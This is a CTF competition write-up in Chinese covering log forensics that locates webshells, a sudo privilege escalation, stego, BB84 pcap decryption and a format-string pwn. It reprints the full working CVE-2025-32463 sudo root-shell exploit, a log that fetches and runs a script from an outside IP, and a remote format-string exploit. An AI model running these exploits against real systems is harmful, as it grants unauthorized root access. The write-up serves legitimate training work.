2025铸剑杯预赛

可恶的木马竟然伪装成我的朋友

基本是原题，可以参考csdn的：https://blog.csdn.net/diligent_lee/article/details/118944482 (https://blog.csdn.net/diligent_lee/article/details/118944482)

这个csdn中给的ip可以复用一下

根据题目提示，就看最后几天的日志就可以，发现这个ip进行了扫描，然后直接把他访问的所有jsp都提交上去

```
113.95.12.85 - - [23/Feb/2018:21:12:31 +0800] "
183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
83.94.34.217 - - [23/Feb/2018:21:13:05 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18815
83.94.34.217 - - [23/Feb/2018:21:13:07 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 10
83.94.34.217 - - [23/Feb/2018:21:13:08 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:08 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.94.34.217 - - [23/Feb/2018:21:13:09 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 10
83.94.34.217 - - [23/Feb/2018:21:13:09 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:09 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.94.34.217 - - [23/Feb/2018:21:13:10 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18815
83.94.34.217 - - [23/Feb/2018:21:13:11 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 10
83.94.34.217 - - [23/Feb/2018:21:13:11 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 10
83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:13 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200
183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
111.192.102.34 - - [23/Feb/2018:21:14:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:14:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 59
183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
183.62.9.42 - - [23/Feb/2018:21:16:19 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 596
183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 160
183.62.9.42 - - [23/Feb/2018:21:16:37 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 508
183.62.9.42 - - [23/Feb/2018:21:16:41 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 80
183.62.9.42 - - [23/Feb/2018:21:16:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 482
183.62.9.42 - - [23/Feb/2018:21:16:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
58.32.44.98 - - [23/Feb/2018:21:16:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:16:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:17:04 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:17:17 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
```

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

奥～你是黑客啊

flag{183.62.9.42-172.97.240.192-69.172.117.186/2013-10-15}

webshell绝对url为
/sxzn/2.jsp
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] “GET /sxzn/2.jsp HTTP/1.1” 200 1271
/sxzn/js/My97DatePicker/lang/en.jsp
172.97.240.192 - - [22/Sep/2017:11:49:36 +0800] “GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1” 200 272
/sxzn/table.jsp
69.172.117.186 - - [15/Oct/2013:10:01:11 +0800] “POST /sxzn/table.jsp HTTP/1.1” 200 56 “http://www.zxsxsample.com (http://www.zxsxsample.com)” “Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)”
172.97.240.192 - - [22/Sep/2017:11:49:16 +0800] “GET /sxzn/table.jsp HTTP/1.1” 404 997

不知道为啥交不对，已经把ip全排序了

我勒个超级玛丽奥

直接玩游戏就可以了

最近还好吗

sudo提权漏洞

CVE-2025-32463

```
root@db3cb9f94ffb: /
2025-11-24 13:03:37 (68.6 MB/s) - 'index.html' saved [2381/2381]

pwn@db3cb9f94ffb:~$ wget 49.232.70.27:37777/1.sh
--2025-11-24 13:04:44--  http://49.232.70.27:37777/1.sh
Connecting to 49.232.70.27:37777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 652 [text/x-sh]
Saving to: '1.sh'

1.sh                        100%[===================================================>]     652  --.-KB/s    in 0s

2025-11-24 13:04:44 (37.7 MB/s) - '1.sh' saved [652/652]

pwn@db3cb9f94ffb:~$ chmod +x 1.sh
pwn@db3cb9f94ffb:~$ ./1.sh
woot!
root@db3cb9f94ffb:/# ls -al
total 80
drwxr-xr-x    1 root root 4096 Nov 24 13:01 .
drwxr-xr-x    1 root root 4096 Nov 24 13:01 ..
-rwxr-xr-x    1 root root    0 Nov 24 13:01 .dockerenv
lrwxrwxrwx    1 root root    7 Apr 22  2024 bin -> usr/bin
drwxr-xr-x    2 root root 4096 Apr 22  2024 boot
drwxr-xr-x    5 root root  340 Nov 24 13:01 dev
drwxr-xr-x    1 root root 4096 Nov 24 13:01 etc
-rw-------    1 root root   39 Nov 24 13:01 flag
drwxr-xr-x    1 root root 4096 Aug 25 03:20 home
lrwxrwxrwx    1 root root    7 Apr 22  2024 lib -> usr/lib
lrwxrwxrwx    1 root root    9 Apr 22  2024 lib64 -> usr/lib64
drwxr-xr-x    2 root root 4096 Jul 30 02:11 media
```

```
root@db3cb9f94ffb: /
lrwxrwxrwx    1 root root    7 Apr 22  2024 bin -> usr/bin
drwxr-xr-x    2 root root 4096 Apr 22  2024 boot
drwxr-xr-x    5 root root  340 Nov 24 13:01 dev
drwxr-xr-x    1 root root 4096 Nov 24 13:01 etc
-rw-------    1 root root   39 Nov 24 13:01 flag
drwxr-xr-x    1 root root 4096 Aug 25 03:20 home
lrwxrwxrwx    1 root root    7 Apr 22  2024 lib -> usr/lib
lrwxrwxrwx    1 root root    9 Apr 22  2024 lib64 -> usr/lib64
drwxr-xr-x    2 root root 4096 Jul 30 02:11 media
drwxr-xr-x    2 root root 4096 Jul 30 02:11 mnt
drwxr-xr-x    3 root root 4096 Aug 25 03:18 opt
dr-xr-xr-x 3388 root root    0 Nov 24 13:01 proc
drwx------    2 root root 4096 Aug 25 03:18 root
drwxr-xr-x    1 root root 4096 Nov 24 13:02 run
lrwxrwxrwx    1 root root    8 Apr 22  2024 sbin -> usr/sbin
drwxr-xr-x    2 root root 4096 Jul 30 02:11 srv
-rwx------    1 root root  357 Aug 25 03:17 start.sh
dr-xr-xr-x   13 root root    0 Nov 24 12:11 sys
drwxrwxrwt    1 root root 4096 Nov 24 13:04 tmp
drwxr-xr-x    1 root root 4096 Jul 30 02:11 usr
drwxr-xr-x    1 root root 4096 Jul 30 02:19 var
root@db3cb9f94ffb:/# cat flag
flag{2e92cc77f4a3eba325e64c06c352adde}
root@db3cb9f94ffb:/#
```

提权poc

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```

flag{2e92cc77f4a3eba325e64c06c352adde}

降维打击

Stegsolver解析图片格式，显示有4575字节的附加数据，并且这些数据以89504e470d0a1a0a开头，是PNG文件头，

```
Additional bytes at end of file = 4575
Dump of additional bytes:
Hex:
89504e470d0a1a0a 0000000d49484452
000004b000000078 0806000000e2d50b
05000011a6494441 54789cedddb82ac
a89200d0aaf9ff7f ae79389373b2b3bd
70092030d77aaaee ad8088a82190bf3f
3f3f7f3f00000000 90d4ffac2e000000
00005c11c0020000 002035012c000000
005213c002000000 2035012c00000000
5213c00200000020 35012c0000000052
13c0020000002035 012c000000005213
c002000000203501 2c000000005213c0
```

编写脚本解析出附加图片，然后就不知道咋整了淦

图片重新整合一下得到

BB84

大模型一把梭

题目提供了一个.pcap流量包，背景是基于BB84协议的量子密钥分发系统。任务是分析通信流量，恢复密钥并解密出Flag。

1. 流量包基础分析：
   通过Wireshark分析流量，发现Alice (192.168.1.200)向Bob (192.168.1.100)发送了大量TCP数据包。
   观察到目标端口存在规律性的递增跳变：40001, 40002, 40003 ... 直到 40099。这模拟了BB84 协议中逐个光子发送的过程。
2. 流量包内容分析：
   通过追踪TCP流查看前几个包的Payload，发现了协议实现中的漏洞：
   第 1 个包 (Port 40001)：泄露了随机数种子 SEED:123456789。
   第 2 个包 (Port 40002)：直接明文泄露了协商好的密钥 XOR_KEY:8660ace90c0352f3。
   第 3 个包 (Port 40003)：包含 x+x++... 字符，这是 BB84 协议中传输基（Basis）的模拟，属于干扰流量。

3. 密码学分析
   密文提取：从第 4 个包开始，Payload 变成了看似无规律的二进制乱码，长度为36-38字节，推测为密文。

已知明文攻击：尝试直接使用提取到的密钥8660ace90c0352f3对密文进行XOR解密。
利用Flag的标准格式flag{作为已知明文进行推导：
密文头字节：0xe9 0x17 0xc4 0x95 0x7e
明文头字节：'f' 'l' 'a' 'g' '{' (Hex: 66 6c 61 67 7b)
推导真实密钥：
0xe9 ^ 0x66 = 0x8f (题目给的密钥字节是 0x86，差异 0x09)
0x17 ^ 0x6c = 0x7b (题目给的密钥字节是 0x60，差异 0x1B)
0xc4 ^ 0x61 = 0xa5 (题目给的密钥字节是 0xac，差异 0x09)
所以得到：真实解密密钥 = 原始密钥 XOR 掩码 0x09 (偶数位) 和 0x1B (奇数位)。


```
from scapy.all import *
import binascii

# ================= 配置区域 =================
pcap_file = 'bb84_attack.pcapng'
alice_ip = "192.168.1.200"
bob_ip = "192.168.1.100"

def solve():
    print("[*] Loading pcap...")
    # 确保文件名正确
    packets = rdpcap(pcap_file)

    # ==========================================
    # 1. 准备密钥
    # ==========================================
    # 这是我们通过解密假 Flag 验证过的密钥
    base_key_hex = "8660ace90c0352f3"
    base_key = binascii.unhexlify(base_key_hex)

    # 应用之前发现的修正掩码 (0x09, 0x1B)
    # 既然假 Flag 能解出来，说明这个修正是对的，或者是通用的
    xor_key = bytearray()
    for i in range(len(base_key)):
        if i % 2 == 0:
            xor_key.append(base_key[i] ^ 0x09)
        else:
            xor_key.append(base_key[i] ^ 0x1B)

    print(f"[*] Using Key: {xor_key.hex()}")

    # ==========================================
    # 2. 暴力扫描所有包
    # ==========================================
    print("[*] Scanning all packets for the real flag...")

    found_flag = False

    for i, pkt in enumerate(packets):
        if TCP in pkt and Raw in pkt:
            payload = pkt[Raw].load

            # 跳过太短的包，或者明显的明文包
            if len(payload) < 10 or b"SEED" in payload or b"KEY" in payload:
                continue

            # 尝试解密
            decrypted = bytearray()
            key_len = len(xor_key)
            for j in range(len(payload)):
                decrypted.append(payload[j] ^ xor_key[j % key_len])
```

```
        # 检查结果是否包含 flag 关键字
        try:
            # 尝试解码为文本
            dec_text = decrypted.decode('utf-8', errors='ignore')

            # 打印包含 flag 或者是 fake flag 的内容
            if "flag" in dec_text.lower():
                print("\n" + "-"*50)
                print(f"[+] Packet {i+1} (Len {len(payload)}) Decrypted:")
                print(f"    Content: {dec_text}")

                if "fake" in dec_text.lower():
                    print("    (Status: DECOY / 假 Flag)")
                else:
                    print("    (Status: POTENTIAL REAL FLAG! 🎉)")
                    found_flag = True
                print("-" * 50)

        except:
            pass

if not found_flag:
    print("\n[-] 扫描结束，没有发现明文 Flag。")
```

```
    (Status: DECOY / 假 Flag)
--------------------------------------------------


--------------------------------------------------
[+] Packet 95 (Len 36) Decrypted:
    Content: flag{4291393741-This is a fake flag}
    (Status: DECOY / 假 Flag)
--------------------------------------------------


--------------------------------------------------
[+] Packet 96 (Len 35) Decrypted:
    Content: flag{114266119-This is a fake flag}
    (Status: DECOY / 假 Flag)
--------------------------------------------------


--------------------------------------------------
[+] Packet 97 (Len 35) Decrypted:
    Content: flag{855025679-This is a fake flag}
    (Status: DECOY / 假 Flag)
--------------------------------------------------


--------------------------------------------------
[+] Packet 98 (Len 36) Decrypted:
    Content: flag{2526878723-This is a fake flag}
    (Status: DECOY / 假 Flag)
--------------------------------------------------


--------------------------------------------------
[+] Packet 99 (Len 38) Decrypted:
    Content: flag{9175782b167d00375b412a8dbd1df763}
    (Status: POTENTIAL REAL FLAG! 🎉)
--------------------------------------------------
```

我最好的初代同事

```
from pwn import *  # 用于p64等工具


r = remote("113.201.14.253",42944)

for i in range(5):
    r.recvuntil(b"at's ")
    num1 = int(r.recv(2),10)
    r.recvuntil(b"add ")
    num2 = int(r.recv(2),10)
    r.sendline(str(num1+num2))
r.recvuntil(b'ave')
r.sendline("1")
r.recvuntil(b'put:')
print("part 1 pass")

r.send(b'%10$p')
back = 0x54e3

r.recvuntil(b'0x')
s = int(r.recv(12),16) - 0x18
print(f'leak sds addr: {hex(s)}')

r.recvuntil(b'leave')
r.sendline("1")
r.recvuntil(b'put:')
r.send(b'%' + str(s&0xffff).encode() + b'c%10$hn')

r.recvuntil(b'leave')
r.sendline("1")
r.recvuntil(b'put:')
r.send(b'%' + str(back&0xffff).encode() + b'c%14$hn')
r.interactive()
```



flag{18dfe3740ca99c12ab3a915e78e92b93}